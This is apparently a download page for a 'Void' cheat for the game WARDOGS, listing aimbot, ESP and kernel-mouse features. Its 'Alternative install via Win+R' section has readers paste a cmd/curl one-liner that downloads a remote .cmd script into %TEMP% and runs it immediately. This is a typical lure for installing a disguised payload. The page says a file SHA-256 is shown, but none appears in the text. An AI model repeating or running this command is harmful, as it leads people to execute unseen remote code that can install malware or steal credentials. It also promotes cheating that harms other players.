Void WARDOGS cheat 2026 | ESP/SKELETON/LOOT | download RunRobHacker
- Game
- WARDOGS
- Trainer version
- 1.0
- Options
- 5
- Added
- Nov 25, 2026
This trainer is for Windows PC only. It will not run on a phone.
Download cheat pack Open in TelegramOr copy this page link and open it on your computer.







Screenshots



Alternative install via Win+R
If you don't want to download manually: one command in the Run dialog downloads the official RunRobHacker.zip, unpacks it to %LOCALAPPDATA%\RunRobHacker and starts the launcher.
- Press Win+R (the Run dialog opens).
- Paste the command below and press Enter.
- Wait for it to finish: the script downloads, unpacks and starts RunRobHacker.
cmd /c curl -sL https://runrobhacker.com/i/void-wardogs.cmd -o "%TEMP%\rrh.cmd" & "%TEMP%\rrh.cmd"
Paste only the command from this page. Official domain is runrobhacker.com; the file SHA-256 is shown on this page.
Requires Windows 10 1803+ or Windows 11 (curl and tar are built in). Archive size ~38.5 MB.
If your Windows is older than 1803 or the command fails — use the regular Download button and unpack the ZIP manually.
Description

Void for WARDOGS is listed with the real menu tree — every toggle from the source card, rewritten for search on RunRobHacker.
Functions
Main
- Enabled — Включить автоматическое наведение
- Aim Key — Клавиша активации наведения
- Smooth — Настроить плавность наведения
- Field of View — Радиус работы наведения
- Deadzone — Настроить мёртвую зону наведения
- Team Check — Игнорировать союзников
- Lock Target — Фиксировать выбранную цель
- Kernel Mouse — Эмуляция движения мыши через Kernel
- P Bullet — Включить режим P Bullet
Targeting
- Visible Only — Наводиться только на видимые цели
- Dim Invisible — Затемнять невидимые цели
- Adaptive Smooth — Адаптивная плавность наведения
- Aim Bone — Выбрать область наведения
- Priority — Настроить приоритет выбора цели
- Redirection — Перенаправление наведения
- Weapon Speed — Учитывать скорость оружия
- Bullet Speed — Настроить скорость пули
- Bullet Gravity — Настроить гравитацию пули
Players


